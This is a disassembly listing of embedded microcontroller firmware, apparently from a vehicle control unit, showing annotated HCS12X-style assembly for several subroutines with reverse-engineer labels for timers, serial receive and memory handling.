E9A055: EC8E            ldd     0x10+var_2,sp; Load D
E9A057: 3B              pshd; Push D
E9A058: E68B            ldab    0x12+var_7,sp; Load B
E9A05A: 37              pshb; Push B
E9A05B: E6F010          ldab    0x13+var_3,sp; Load B
E9A05E: 37              pshb; Push B
E9A05F: ECF01B          ldd     0x14+arg_5,sp; Load D
E9A062: 3B              pshd; Push D
E9A063: C60A            ldab    #0xA; Load B
E9A065: 37              pshb; Push B
E9A066: ECF3000B        ldd     [0xB,sp]; Load D
E9A06A: 4AA333E9        call    core_E9A333,#0xE9; Call subroutine in expanded memory
E9A06E: 1B8B            leas    0xB,sp; Load effective address into SP
E9A070: 7B2025          stab    word_2025; Store B
E9A073: E6F028          ldab    0xC+arg_1A,sp; Load B
E9A076: 37              pshb; Push B
E9A077: E6F026          ldab    0xD+arg_17,sp; Load B
E9A07A: 37              pshb; Push B
E9A07B: E6F024          ldab    0xE+arg_14,sp; Load B
E9A07E: 37              pshb; Push B
E9A07F: E6F024          ldab    0xF+arg_13,sp; Load B
E9A082: 37              pshb; Push B
E9A083: EC8E            ldd     0x10+var_2,sp; Load D
E9A085: 3B              pshd; Push D
E9A086: E68B            ldab    0x12+var_7,sp; Load B
E9A088: 37              pshb; Push B
E9A089: E6F010          ldab    0x13+var_3,sp; Load B
E9A08C: 37              pshb; Push B
E9A08D: ECF01D          ldd     0x14+arg_7,sp; Load D
E9A090: 3B              pshd; Push D
E9A091: C60A            ldab    #0xA; Load B
E9A093: 37              pshb; Push B
E9A094: ED8B            ldy     0x17+var_C,sp; Load Y
E9A096: EC42            ldd     2,y; Load D
E9A098: 4AA333E9        call    core_E9A333,#0xE9; Call subroutine in expanded memory
E9A09C: 1B8B            leas    0xB,sp; Load effective address into SP
E9A09E: 7B2026          stab    word_2025+1; Store B
E9A0A1: F63DE3          ldab    byte_3DE3; Load B
E9A0A4: 042149          dbne    b,loc_E9A0F0; Decrement counter and branch if != 0
E9A0A7: E6F023          ldab    0xC+arg_15,sp; Load B
E9A0AA: 37              pshb; Push B
E9A0AB: E6F022          ldab    0xD+arg_13,sp; Load B
E9A0AE: 37              pshb; Push B
E9A0AF: EC8E            ldd     0xE,sp; Load D
E9A0B1: 3B              pshd; Push D
E9A0B2: E68A            ldab    0x10+var_6,sp; Load B
E9A0B4: 37              pshb; Push B
E9A0B5: E68D            ldab    0x11+var_4,sp; Load B
E9A0B7: 37              pshb; Push B
E9A0B8: ECF01D          ldd     0x12+arg_9,sp; Load D
E9A0BB: 3B              pshd; Push D
E9A0BC: C614            ldab    #0x14; Load B
```

```
E9A0BE: 37              pshb; Push B
E9A0BF: ED89            ldy     0x15+var_C,sp; Load Y
E9A0C1: EC44            ldd     4,y; Load D
E9A0C3: 4AA288E9        call    core_E9A288,#0xE9; Call subroutine in expanded memory
E9A0C7: 1B89            leas    9,sp; Load effective address into SP
E9A0C9: 7B2023          stab    word_2023; Store B
E9A0CC: E6F023          ldab    0xC+arg_15,sp; Load B
E9A0CF: 37              pshb; Push B
E9A0D0: E6F022          ldab    0xD+arg_13,sp; Load B
E9A0D3: 37              pshb; Push B
E9A0D4: EC8E            ldd     0xE,sp; Load D
E9A0D6: 3B              pshd; Push D
E9A0D7: E68A            ldab    0x10+var_6,sp; Load B
E9A0D9: 37              pshb; Push B
E9A0DA: E68D            ldab    0x11+var_4,sp; Load B
E9A0DC: 37              pshb; Push B
E9A0DD: ECF01F          ldd     0x12+arg_A+1,sp; Load D
E9A0E0: 3B              pshd; Push D
E9A0E1: C614            ldab    #0x14; Load B
E9A0E3: 37              pshb; Push B
E9A0E4: ED89            ldy     0x15+var_C,sp; Load Y
E9A0E6: EC46            ldd     6,y; Load D
E9A0E8: 4AA288E9        call    core_E9A288,#0xE9; Call subroutine in expanded memory
E9A0EC: 1B89            leas    9,sp; Load effective address into SP
E9A0EE: 2055            bra     loc_E9A145; Branch always
E9A0F0: E6F028          ldab    0xC+arg_1A,sp; Load B
E9A0F3: 37              pshb; Push B
E9A0F4: C7              clrb; Clear B
E9A0F5: 37              pshb; Push B
E9A0F6: E6F025          ldab    0xE+arg_15,sp; Load B
E9A0F9: 37              pshb; Push B
E9A0FA: E6F024          ldab    0xF+arg_13,sp; Load B
E9A0FD: 37              pshb; Push B
E9A0FE: ECF010          ldd     0x10,sp; Load D
E9A101: 3B              pshd; Push D
E9A102: E68C            ldab    0x12+var_6,sp; Load B
E9A104: 37              pshb; Push B
E9A105: E68F            ldab    0x13+var_4,sp; Load B
E9A107: 37              pshb; Push B
E9A108: ECF01F          ldd     0x14+arg_9,sp; Load D
E9A10B: 3B              pshd; Push D
E9A10C: C614            ldab    #0x14; Load B
E9A10E: 37              pshb; Push B
E9A10F: ED8B            ldy     0x17+var_C,sp; Load Y
E9A111: EC44            ldd     4,y; Load D
E9A113: 4AA333E9        call    core_E9A333,#0xE9; Call subroutine in expanded memory
E9A117: 1B8B            leas    0xB,sp; Load effective address into SP
E9A119: 7B2023          stab    word_2023; Store B
E9A11C: E6F028          ldab    0xC+arg_1A,sp; Load B
E9A11F: 37              pshb; Push B
E9A120: C7              clrb; Clear B
E9A121: 37              pshb; Push B
E9A122: E6F025          ldab    0xE+arg_15,sp; Load B
E9A125: 37              pshb; Push B
E9A126: E6F024          ldab    0xF+arg_13,sp; Load B
E9A129: 37              pshb; Push B
E9A12A: ECF010          ldd     0x10,sp; Load D
E9A12D: 3B              pshd; Push D
E9A12E: E68C            ldab    0x12+var_6,sp; Load B
```

```
E9A130: 37              pshb; Push B
E9A131: E68F            ldab    0x13+var_4,sp; Load B
E9A133: 37              pshb; Push B
E9A134: ECF021          ldd     0x14+arg_A+1,sp; Load D
E9A137: 3B              pshd; Push D
E9A138: C614            ldab    #0x14; Load B
E9A13A: 37              pshb; Push B
E9A13B: ED8B            ldy     0x17+var_C,sp; Load Y
E9A13D: EC46            ldd     6,y; Load D
E9A13F: 4AA333E9        call    core_E9A333,#0xE9; Call subroutine in expanded memory
E9A143: 1B8B            leas    0xB,sp; Load effective address into SP
E9A145: 7B2024          stab    word_2023+1; Store B
E9A148: F63DE4          ldab    byte_3DE4; Load B
E9A14B: 042147          dbne    b,loc_E9A195; Decrement counter and branch if != 0
E9A14E: E6F028          ldab    0xC+arg_1A,sp; Load B
E9A151: 37              pshb; Push B
E9A152: C7              clrb; Clear B
E9A153: 37              pshb; Push B
E9A154: E6F025          ldab    0xE+arg_15,sp; Load B
E9A157: 37              pshb; Push B
E9A158: E6F024          ldab    0xF+arg_13,sp; Load B
E9A15B: 37              pshb; Push B
E9A15C: EC8E            ldd     0x10+var_2,sp; Load D
E9A15E: 3B              pshd; Push D
E9A15F: E68D            ldab    0x12+var_5,sp; Load B
E9A161: 37              pshb; Push B
E9A162: E6F010          ldab    0x13+var_3,sp; Load B
E9A165: 37              pshb; Push B
E9A166: ECF023          ldd     0x14+arg_D,sp; Load D
E9A169: 3B              pshd; Push D
E9A16A: F62028          ldab    byte_2028; Load B
E9A16D: 37              pshb; Push B
E9A16E: ED8B            ldy     0x17+var_C,sp; Load Y
E9A170: EC48            ldd     8,y; Load D
E9A172: 4AA333E9        call    core_E9A333,#0xE9; Call subroutine in expanded memory
E9A176: 1B8B            leas    0xB,sp; Load effective address into SP
E9A178: 7B2021          stab    word_2021; Store B
E9A17B: E6F028          ldab    0xC+arg_1A,sp; Load B
E9A17E: 37              pshb; Push B
E9A17F: C7              clrb; Clear B
E9A180: 37              pshb; Push B
E9A181: E6F025          ldab    0xE+arg_15,sp; Load B
E9A184: 37              pshb; Push B
E9A185: E6F024          ldab    0xF+arg_13,sp; Load B
E9A188: 37              pshb; Push B
E9A189: EC8E            ldd     0x10+var_2,sp; Load D
E9A18B: 3B              pshd; Push D
E9A18C: E68D            ldab    0x12+var_5,sp; Load B
E9A18E: 37              pshb; Push B
E9A18F: E6F010          ldab    0x13+var_3,sp; Load B
E9A192: 06A223          jmp     loc_E9A223; Jump Address
E9A195: F63E04          ldab    byte_3E04; Load B
E9A198: 042146          dbne    b,loc_E9A1E1; Decrement counter and branch if != 0
E9A19B: E6F028          ldab    0x13+arg_13,sp; Load B
E9A19E: 37              pshb; Push B
E9A19F: C7              clrb; Clear B
E9A1A0: 37              pshb; Push B
E9A1A1: E6F025          ldab    0x15+arg_E,sp; Load B
E9A1A4: 37              pshb; Push B
```

```
E9A1A5: E6F024          ldab    0x16+arg_C,sp; Load B
E9A1A8: 37              pshb; Push B
E9A1A9: ECF010          ldd     0x17+var_7,sp; Load D
E9A1AC: 3B              pshd; Push D
E9A1AD: E68D            ldab    0x19+var_C,sp; Load B
E9A1AF: 37              pshb; Push B
E9A1B0: E68F            ldab    0x1A+var_B,sp; Load B
E9A1B2: 37              pshb; Push B
E9A1B3: ECF023          ldd     0x1B+arg_6,sp; Load D
E9A1B6: 3B              pshd; Push D
E9A1B7: F62028          ldab    byte_2028; Load B
E9A1BA: 37              pshb; Push B
E9A1BB: ED8B            ldy     0x1E+var_13,sp; Load Y
E9A1BD: EC48            ldd     8,y; Load D
E9A1BF: 4AA333E9        call    core_E9A333,#0xE9; Call subroutine in expanded memory
E9A1C3: 1B8B            leas    0xB,sp; Load effective address into SP
E9A1C5: 7B2021          stab    word_2021; Store B
E9A1C8: E6F028          ldab    0x13+arg_13,sp; Load B
E9A1CB: 37              pshb; Push B
E9A1CC: C7              clrb; Clear B
E9A1CD: 37              pshb; Push B
E9A1CE: E6F025          ldab    0x15+arg_E,sp; Load B
E9A1D1: 37              pshb; Push B
E9A1D2: E6F024          ldab    0x16+arg_C,sp; Load B
E9A1D5: 37              pshb; Push B
E9A1D6: ECF010          ldd     0x17+var_7,sp; Load D
E9A1D9: 3B              pshd; Push D
E9A1DA: E68D            ldab    0x19+var_C,sp; Load B
E9A1DC: 37              pshb; Push B
E9A1DD: E68F            ldab    0x1A+var_B,sp; Load B
E9A1DF: 2042            bra     loc_E9A223; Branch always
E9A1E1: E6F028          ldab    0x1A+arg_C,sp; Load B
E9A1E4: 37              pshb; Push B
E9A1E5: C7              clrb; Clear B
E9A1E6: 37              pshb; Push B
E9A1E7: E6F025          ldab    0x1C+arg_7,sp; Load B
E9A1EA: 37              pshb; Push B
E9A1EB: E6F024          ldab    0x1D+arg_5,sp; Load B
E9A1EE: 37              pshb; Push B
E9A1EF: ECF010          ldd     0x1E+var_E,sp; Load D
E9A1F2: 3B              pshd; Push D
E9A1F3: E68D            ldab    0x20+var_13,sp; Load B
E9A1F5: 37              pshb; Push B
E9A1F6: C7              clrb; Clear B
E9A1F7: 37              pshb; Push B
E9A1F8: ECF023          ldd     0x23,sp; Load D
E9A1FB: 3B              pshd; Push D
E9A1FC: F62028          ldab    byte_2028; Load B
E9A1FF: 37              pshb; Push B
E9A200: ED8B            ldy     0x25+var_1A,sp; Load Y
E9A202: EC48            ldd     8,y; Load D
E9A204: 4AA333E9        call    core_E9A333,#0xE9; Call subroutine in expanded memory
E9A208: 1B8B            leas    0xB,sp; Load effective address into SP
E9A20A: 7B2021          stab    word_2021; Store B
E9A20D: E6F028          ldab    0x1A+arg_C,sp; Load B
E9A210: 37              pshb; Push B
E9A211: C7              clrb; Clear B
E9A212: 37              pshb; Push B
E9A213: E6F025          ldab    0x1C+arg_7,sp; Load B
```

```
E9A216: 37              pshb; Push B
E9A217: E6F024          ldab    0x1D+arg_5,sp; Load B
E9A21A: 37              pshb; Push B
E9A21B: ECF010          ldd     0x1E+var_E,sp; Load D
E9A21E: 3B              pshd; Push D
E9A21F: E68D            ldab    0x20+var_13,sp; Load B
E9A221: 37              pshb; Push B
E9A222: C7              clrb; Clear B
E9A223: 37              pshb; Push B
E9A224: ECF025          ldd     0x22+arg_1,sp; Load D
E9A227: 3B              pshd; Push D
E9A228: F62028          ldab    byte_2028; Load B
E9A22B: 37              pshb; Push B
E9A22C: ED8B            ldy     0x25+var_1A,sp; Load Y
E9A22E: EC4A            ldd     0xA,y; Load D
E9A230: 4AA333E9        call    core_E9A333,#0xE9; Call subroutine in expanded memory
E9A234: 1B8B            leas    0xB,sp; Load effective address into SP
E9A236: 7B2022          stab    word_2021+1; Store B
E9A239: E6F029          ldab    0x1A+arg_D,sp; Load B
E9A23C: 042113          dbne    b,loc_E9A252; Decrement counter and branch if != 0
E9A23F: E6F02A          ldab    0x1A+arg_E,sp; Load B
E9A242: 04210D          dbne    b,loc_E9A252; Decrement counter and branch if != 0
E9A245: 87              clra; Clear A
E9A246: 7C2025          std     word_2025; Store D
E9A249: 7C2023          std     word_2023; Store D
E9A24C: 7C2021          std     word_2021; Store D
E9A24F: 792027          clr     byte_2027; Clear memory
E9A252: 180D89202A      movb    0x1A+var_11,sp,byte_202A; Move byte (8-bit)
E9A257: 180D882029      movb    0x1A+var_12,sp,byte_2029; Move byte (8-bit)
E9A25C: 1805F026201D    movw    0x1A+arg_A,sp,word_201D; Move word (16-bit)
E9A262: F62020          ldab    byte_2020; Load B
E9A265: C164            cmpb    #0x64 ; 'd'; Compare B to memory
E9A267: 231D            bls     loc_E9A286; Branch if lower or same
E9A269: ECF026          ldd     0x1A+arg_A,sp; Load D
E9A26C: 8C0052          cpd     #0x52 ; 'R'; Compare D to memory (16-bit)
E9A26F: 2315            bls     loc_E9A286; Branch if lower or same
E9A271: F62023          ldab    word_2023; Load B
E9A274: C103            cmpb    #3; Compare B to memory
E9A276: 2707            beq     loc_E9A27F; Branch if equal
E9A278: F62024          ldab    word_2023+1; Load B
E9A27B: C103            cmpb    #3; Compare B to memory
E9A27D: 2607            bne     loc_E9A286; Branch if not equal
E9A27F: F62020          ldab    byte_2020; Load B
E9A282: 52              incb; Increment B
E9A283: 7B2020          stab    byte_2020; Store B
E9A286: 31              puly; Pull Y
E9A287: 0A              rtc; Return from call
```

sub_E9A300 :

```
E9A300: C164            cmpb    #0x64 ; 'd'; Compare B to memory
E9A302: 2305            bls     loc_E9A309; Branch if lower or same
E9A304: C603            ldab    #3; Load B
E9A306: 1B8C            leas    0xC,sp; Load effective address into SP
E9A308: 0A              rtc; Return from call
E9A309: 1887            clrx
E9A30B: CC0001          ldd     #1; Load D
```

```
E9A30E: 20F6            bra     loc_E9A306; Branch always
```

sub_EAA9E9 :

```
EAA9E9: 37              pshb; Push B
EAA9EA: C601            ldab    #1; Load B
EAA9EC: 7B2A1E          stab    byte_2A1E; Store B
EAA9EF: E680            ldab    1+var_1,sp; Load B
EAA9F1: 37              pshb; Push B
EAA9F2: C602            ldab    #2; Load B
EAA9F4: 4A962EF2        call    sub_F2962E,#0xF2; Call subroutine in expanded memory
EAA9F8: 1B81            ins; Increment SP
EAA9FA: 1F34EE100A      brclr   byte_34EE,#0x10,loc_EAAA09; Branch if selected bits clear
EAA9FF: C7              clrb; Clear B
EAAA00: 37              pshb; Push B
EAAA01: C63A            ldab    #0x3A ; ':'; Load B
EAAA03: 4AA253F1        call    core_F1A253,#0xF1; Call subroutine in expanded memory
EAAA07: 1B81            ins; Increment SP
EAAA09: 1F34EE020A      brclr   byte_34EE,#2,loc_EAAA18; Branch if selected bits clear
EAAA0E: C7              clrb; Clear B
EAAA0F: 37              pshb; Push B
EAAA10: C63B            ldab    #0x3B ; ';'; Load B
EAAA12: 4AA253F1        call    core_F1A253,#0xF1; Call subroutine in expanded memory
EAAA16: 1B81            ins; Increment SP
EAAA18: 1F34F1010A      brclr   byte_34F1,#1,loc_EAAA27; Branch if selected bits clear
EAAA1D: C7              clrb; Clear B
EAAA1E: 37              pshb; Push B
EAAA1F: C63D            ldab    #0x3D ; '='; Load B
EAAA21: 4AA253F1        call    core_F1A253,#0xF1; Call subroutine in expanded memory
EAAA25: 1B81            ins; Increment SP
EAAA27: 1F34EF200A      brclr   byte_34EF,#0x20,loc_EAAA36 ; ' '; Branch if selected bits clear
EAAA2C: C7              clrb; Clear B
EAAA2D: 37              pshb; Push B
EAAA2E: C63F            ldab    #0x3F ; '?'; Load B
EAAA30: 4AA253F1        call    core_F1A253,#0xF1; Call subroutine in expanded memory
EAAA34: 1B81            ins; Increment SP
EAAA36: 1F34EF400A      brclr   byte_34EF,#0x40,loc_EAAA45 ; '@'; Branch if selected bits clear
EAAA3B: C7              clrb; Clear B
EAAA3C: 37              pshb; Push B
EAAA3D: C640            ldab    #0x40 ; '@'; Load B
EAAA3F: 4AA253F1        call    core_F1A253,#0xF1; Call subroutine in expanded memory
EAAA43: 1B81            ins; Increment SP
EAAA45: 1F34EF800A      brclr   byte_34EF,#0x80,loc_EAAA54; Branch if selected bits clear
EAAA4A: C7              clrb; Clear B
EAAA4B: 37              pshb; Push B
EAAA4C: C641            ldab    #0x41 ; 'A'; Load B
EAAA4E: 4AA253F1        call    core_F1A253,#0xF1; Call subroutine in expanded memory
EAAA52: 1B81            ins; Increment SP
EAAA54: 1F34EE040A      brclr   byte_34EE,#4,loc_EAAA63; Branch if selected bits clear
EAAA59: C7              clrb; Clear B
EAAA5A: 37              pshb; Push B
EAAA5B: C643            ldab    #0x43 ; 'C'; Load B
EAAA5D: 4AA253F1        call    core_F1A253,#0xF1; Call subroutine in expanded memory
EAAA61: 1B81            ins; Increment SP
EAAA63: 1F34EE800A      brclr   byte_34EE,#0x80,loc_EAAA72; Branch if selected bits clear
EAAA68: C7              clrb; Clear B
EAAA69: 37              pshb; Push B
```

```
EAAA6A: C646            ldab    #0x46 ; 'F'; Load B
EAAA6C: 4AA253F1        call    core_F1A253,#0xF1; Call subroutine in expanded memory
EAAA70: 1B81            ins; Increment SP
EAAA72: 1B81            ins; Increment SP
EAAA74: 0A              rtc; Return from call
```

sub_EBBA59 :

```
EBBA59: 1B9B            leas    -5,sp; Load effective address into SP
EBBA5B: 6980            clr     5+var_5,sp; Clear memory
EBBA5D: EDF3000A        ldy     [0xA,sp]; Load Y
EBBA61: E680            ldab    5+var_5,sp; Load B
EBBA63: 87              clra; Clear A
EBBA64: 19ED            aby; Add B to Y
EBBA66: C603            ldab    #3; Load B
EBBA68: E080            subb    5+var_5,sp; Subtract memory from B
EBBA6A: 8200            sbca    #0; Subtract with borrow from A
EBBA6C: C30001          addd    #1; Add to D
EBBA6F: 180A42F6        movb    2,y,d,sp; Move byte (8-bit)
EBBA73: 6280            inc     5+var_5,sp; Increment memory
EBBA75: E680            ldab    5+var_5,sp; Load B
EBBA77: C104            cmpb    #4; Compare B to memory
EBBA79: 25E2            bcs     loc_EBBA5D; Branch if carry set
EBBA7B: EC83            ldd     5+var_2,sp; Load D
EBBA7D: EE81            ldx     5+var_4,sp; Load X
EBBA7F: CDD9D9          ldy     #0xD9D9; Load Y
EBBA82: 16E878          jsr     core_E878; Jump to subroutine
EBBA85: 7C3AF9          std     word_3AF9; Store D
EBBA88: 7E3AF7          stx     word_3AF7; Store X
EBBA8B: CC0006          ldd     #6; Load D
EBBA8E: EE8A            ldx     5+arg_3,sp; Load X
EBBA90: 6C02            std     2,x; Store D
EBBA92: 1B85            leas    5,sp; Load effective address into SP
EBBA94: 0A              rtc; Return from call
```

sub_EBBA98 :

```
EBBA98: C089            subb    #0x89; Subtract memory from B
EBBA9A: 2711            beq     loc_EBBAAD; Branch if equal
EBBA9C: 040112          dbeq    b,loc_EBBAB1; Decrement counter and branch if = 0
EBBA9F: 040113          dbeq    b,loc_EBBAB5; Decrement counter and branch if = 0
EBBAA2: C06B            subb    #0x6B ; 'k'; Subtract memory from B
EBBAA4: 2713            beq     loc_EBBAB9; Branch if equal
EBBAA6: 040114          dbeq    b,loc_EBBABD; Decrement counter and branch if = 0
EBBAA9: C6CA            ldab    #0xCA; Load B
EBBAAB: 2012            bra     loc_EBBABF; Branch always
EBBAAD: C6CA            ldab    #0xCA; Load B
EBBAAF: 200E            bra     loc_EBBABF; Branch always
EBBAB1: C6C2            ldab    #0xC2; Load B
EBBAB3: 200A            bra     loc_EBBABF; Branch always
EBBAB5: C6BA            ldab    #0xBA; Load B
EBBAB7: 2006            bra     loc_EBBABF; Branch always
EBBAB9: C6B2            ldab    #0xB2; Load B
EBBABB: 2002            bra     loc_EBBABF; Branch always
```

```
EBBABD: C6AA            ldab    #0xAA; Load B
EBBABF: 7B11FB          stab    byte_FD11FB; Store B
EBBAC2: 0A              rtc; Return from call
```

sub_EC80DE :

```
EC80DE: 37              pshb; Push B
EC80DF: 4AA336F3        call    mdfy_disablePIT_F3A336,#0xF3; Call subroutine in expanded memory
EC80E3: E680            ldab    1+var_1,sp; Load B
EC80E5: 37              pshb; Push B
EC80E6: C602            ldab    #2; Load B
EC80E8: 4ABB47EB        call    core_sci2_rx_SM_EBBB47,#0xEB; Call subroutine in expanded memory
EC80EC: 1B82            leas    2,sp; Load effective address into SP
EC80EE: 0A              rtc; Return from call
```

sub_EC80F8 :

```
EC80F8: B796            exg     b,y; Exchange register to register
EC80FA: 0CEA3C5220      bset    0x3C52,y,#0x20 ; ' '; Set bits in memory
EC80FF: C603            ldab    #3; Load B
EC8101: 6BEA3AFF        stab    0x3AFF,y; Store B
EC8105: 0A              rtc; Return from call
```

sub_EC8106 :

```
EC8106: C7              clrb; Clear B
EC8107: 4AA2F1F3        call    mdfy_condcallEFBC09gone_ff_11_07_F3A2F1,#0xF3; Call subroutine in
↪  expanded memory
EC810B: C7              clrb; Clear B
EC810C: 4AA336F3        call    mdfy_disablePIT_F3A336,#0xF3; Call subroutine in expanded memory
EC8110: C7              clrb; Clear B
EC8111: 4A80F8EC        call    bset_20_bits_3C52_st_03_EC80F8,#0xEC; Call subroutine in expanded
↪  memory
EC8115: 0A              rtc; Return from call
```

sub_EC8116 :

```
EC8116: 37              pshb; Push B
EC8117: 37              pshb; Push B
EC8118: B721            tfr     ccr,b; Transfer register to register
EC811A: 6B80            stab    2+var_2,sp; Store B
EC811C: 1410            sei; Set I bit
EC811E: E681            ldab    2+var_1,sp; Load B
EC8120: 87              clra; Clear A
EC8121: B746            tfr     d,y; Transfer register to register
EC8123: 1858            asly
EC8125: EDEA3AFD        ldy     0x3AFD,y; Load Y
EC8129: E642            ldab    2,y; Load B
EC812B: 042132          dbne    b,loc_EC8160; Decrement counter and branch if != 0
```

```
EC812E: C602            ldab    #2; Load B
EC8130: 6B42            stab    2,y; Store B
EC8132: E681            ldab    2+var_1,sp; Load B
EC8134: B746            tfr     d,y; Transfer register to register
EC8136: 59              lsld; Logic shift left D
EC8137: B745            tfr     d,x; Transfer register to register
EC8139: EEE23AFD        ldx     0x3AFD,x; Load X
EC813D: 180A00EA3C51    movb    0,x,0x3C51,y; Move byte (8-bit)
EC8143: 0DEA3C5209      bclr    0x3C52,y,#9; Clear bits in memory
EC8148: 0CEA3C5204      bset    0x3C52,y,#4; Set bits in memory
EC814D: E6EA3B00        ldab    0x3B00,y; Load B
EC8151: C102            cmpb    #2; Compare B to memory
EC8153: 260B            bne     loc_EC8160; Branch if not equal
EC8155: E681            ldab    2+var_1,sp; Load B
EC8157: 37              pshb; Push B
EC8158: C602            ldab    #2; Load B
EC815A: 4ABB47EB        call    core_sci2_rx_SM_EBBB47,#0xEB; Call subroutine in expanded memory
EC815E: 1B81            ins; Increment SP
EC8160: E681            ldab    2+var_1,sp; Load B
EC8162: 87              clra; Clear A
EC8163: B746            tfr     d,y; Transfer register to register
EC8165: 0FEA3C52203A    brclr   0x3C52,y,#0x20,loc_EC81A5 ; ' '; Branch if selected bits clear
EC816B: E7EA3AFF        tst     0x3AFF,y; Test memory for zero or minus
EC816F: 2706            beq     loc_EC8177; Branch if equal
EC8171: 63EA3AFF        dec     0x3AFF,y; Decrement memory
EC8175: 202E            bra     loc_EC81A5; Branch always
EC8177: B746            tfr     d,y; Transfer register to register
EC8179: 0DEA3C5220      bclr    0x3C52,y,#0x20 ; ' '; Clear bits in memory
EC817E: 0FEA3C520406    brclr   0x3C52,y,#4,loc_EC818A; Branch if selected bits clear
EC8184: 4A8090EC        call
↪  core_chooseTimeout_clrset3C52_setupPIT_condcallEFBC09gone_ff_10_07sub_EC8090,#0xEC; Call
↪  subroutine in expanded memory
EC8188: 2013            bra     loc_EC819D; Branch always
EC818A: B746            tfr     d,y; Transfer register to register
EC818C: C601            ldab    #1; Load B
EC818E: 6BEA3B00        stab    0x3B00,y; Store B
EC8192: E681            ldab    2+var_1,sp; Load B
EC8194: 37              pshb; Push B
EC8195: C610            ldab    #0x10; Load B
EC8197: 4A81B2EC        call    core_setPITTimeout_then_condcallEFBC09gone_ff_10_07_EC81B2,#0xEC;
↪  Call subroutine in expanded memory
EC819B: 1B81            ins; Increment SP
EC819D: E681            ldab    2+var_1,sp; Load B
EC819F: B796            exg     b,y; Exchange register to register
EC81A1: 69EA3B01        clr     0x3B01,y; Clear memory
EC81A5: 0E801002        brset   2+var_2,sp,#0x10,loc_EC81AB; Branch if selected bits set
EC81A9: 10EF            cli; Clear I bit
EC81AB: 31              puly; Pull Y
EC81AC: 0A              rtc; Return from call
```

sub_ECA1BF :

```
ECA1BF: 37              pshb; Push B
ECA1C0: 3B              pshd; Push D
ECA1C1: 4ABA95EB        call    Get_MID_88_EBBA95,#0xEB; Call subroutine in expanded memory
ECA1C5: 6B81            stab    3+var_2,sp; Store B
ECA1C7: E682            ldab    3+var_1,sp; Load B
```

```
ECA1C9: 87              clra; Clear A
ECA1CA: B746            tfr     d,y; Transfer register to register
ECA1CC: 0FEA3D710108    brclr   0x3D71,y,#1,loc_ECA1DA; Branch if selected bits clear
ECA1D2: 0FEA3D710202    brclr   0x3D71,y,#2,loc_ECA1DA; Branch if selected bits clear
ECA1D8: 202C            bra     loc_ECA206; Branch always
ECA1DA: 87              clra; Clear A
ECA1DB: B746            tfr     d,y; Transfer register to register
ECA1DD: 0FEA3D710111    brclr   0x3D71,y,#1,loc_ECA1F4; Branch if selected bits clear
ECA1E3: C609            ldab    #9; Load B
ECA1E5: 7B3CB6          stab    byte_3CB6; Store B
ECA1E8: C601            ldab    #1; Load B
ECA1EA: 7B3CB2          stab    byte_3CB2; Store B
ECA1ED: 0DEA3D7102      bclr    0x3D71,y,#2; Clear bits in memory
ECA1F2: 2017            bra     loc_ECA20B; Branch always
ECA1F4: B746            tfr     d,y; Transfer register to register
ECA1F6: 0FEA3D71020A    brclr   0x3D71,y,#2,loc_ECA206; Branch if selected bits clear
ECA1FC: C601            ldab    #1; Load B
ECA1FE: 7B3CB6          stab    byte_3CB6; Store B
ECA201: 793CB2          clr     byte_3CB2; Clear memory
ECA204: 2005            bra     loc_ECA20B; Branch always
ECA206: C603            ldab    #3; Load B
ECA208: 7B122A          stab    byte_FD122A; Store B
ECA20B: F61230          ldab    byte_FD1230; Load B
ECA20E: C1A0            cmpb    #0xA0; Compare B to memory
ECA210: 2308            bls     loc_ECA21A; Branch if lower or same
ECA212: C603            ldab    #3; Load B
ECA214: 7B122A          stab    byte_FD122A; Store B
ECA217: 7B3CB3          stab    byte_3CB3; Store B
ECA21A: F6122A          ldab    byte_FD122A; Load B
ECA21D: 275D            beq     loc_ECA27C; Branch if equal
ECA21F: 53              decb; Decrement B
ECA220: 18270184        lbeq    loc_ECA3A8; Long branch if equal
ECA224: 04012F          dbeq    b,loc_ECA256; Decrement counter and branch if = 0
ECA227: 53              decb; Decrement B
ECA228: 1827013C        lbeq    loc_ECA368; Long branch if equal
ECA22C: 53              decb; Decrement B
ECA22D: 18260137        lbne    loc_ECA368; Long branch if not equal
ECA231: C602            ldab    #2; Load B
ECA233: 7B3CB5          stab    byte_3CB5; Store B
ECA236: 7B122A          stab    byte_FD122A; Store B
ECA239: 793CB3          clr     byte_3CB3; Clear memory
ECA23C: 793CB4          clr     byte_3CB4; Clear memory
ECA23F: CC0031          ldd     #0x31 ; '1'; Load D
ECA242: 3B              pshd; Push D
ECA243: C7              clrb; Clear B
ECA244: 3B              pshd; Push D
ECA245: CC3D40          ldd     #0x3D40; Load D
ECA248: 16E654          jsr     core_memset_E654; Jump to subroutine
ECA24B: 1B84            leas    4,sp; Load effective address into SP
ECA24D: 791230          clr     byte_FD1230; Clear memory
ECA250: 791227          clr     byte_FD1227; Clear memory
ECA253: 06A3A8          jmp     loc_ECA3A8; Jump Address
ECA256: CC122A          ldd     #0x122A; Load D
ECA259: 3B              pshd; Push D
ECA25A: CC3CB4          ldd     #0x3CB4; Load D
ECA25D: 3B              pshd; Push D
ECA25E: F63CB2          ldab    byte_3CB2; Load B
ECA261: 4AB399E7        call    sub_E7B399,#0xE7; Call subroutine in expanded memory
ECA265: 1B84            leas    4,sp; Load effective address into SP
```

```
ECA267: F31228           addd    word_FD1228; Add to D
ECA26A: 7C1228           std     word_FD1228; Store D
ECA26D: 04A404           ibne    d,loc_ECA274; Increment counter and branch if != 0
ECA270: 18791228         clrw    word_FD1228
ECA274: C601             ldab    #1; Load B
ECA276: 7B3CB3           stab    byte_3CB3; Store B
ECA279: 06A352           jmp     loc_ECA352; Jump Address
ECA27C: FC1228           ldd     word_FD1228; Load D
ECA27F: 49               lsrd; Logic shift right D
ECA280: 49               lsrd; Logic shift right D
ECA281: 49               lsrd; Logic shift right D
ECA282: 7C3CBD           std     word_3CBD; Store D
ECA285: 182700CE         lbeq    loc_ECA357; Long branch if equal
ECA289: CC3CB4           ldd     #0x3CB4; Load D
ECA28C: 3B               pshd; Push D
ECA28D: FC122E           ldd     word_FD122E; Load D
ECA290: C33CBF           addd    #0x3CBF; Add to D
ECA293: 3B               pshd; Push D
ECA294: CC0080           ldd     #0x80; Load D
ECA297: 3B               pshd; Push D
ECA298: FC122E           ldd     word_FD122E; Load D
ECA29B: 3B               pshd; Push D
ECA29C: F63CB2           ldab    byte_3CB2; Load B
ECA29F: 4AB542E7         call    sub_E7B542,#0xE7; Call subroutine in expanded memory
ECA2A3: 1B88             leas    8,sp; Load effective address into SP
ECA2A5: 7C3CB0           std     word_3CB0; Store D
ECA2A8: F3122E           addd    word_FD122E; Add to D
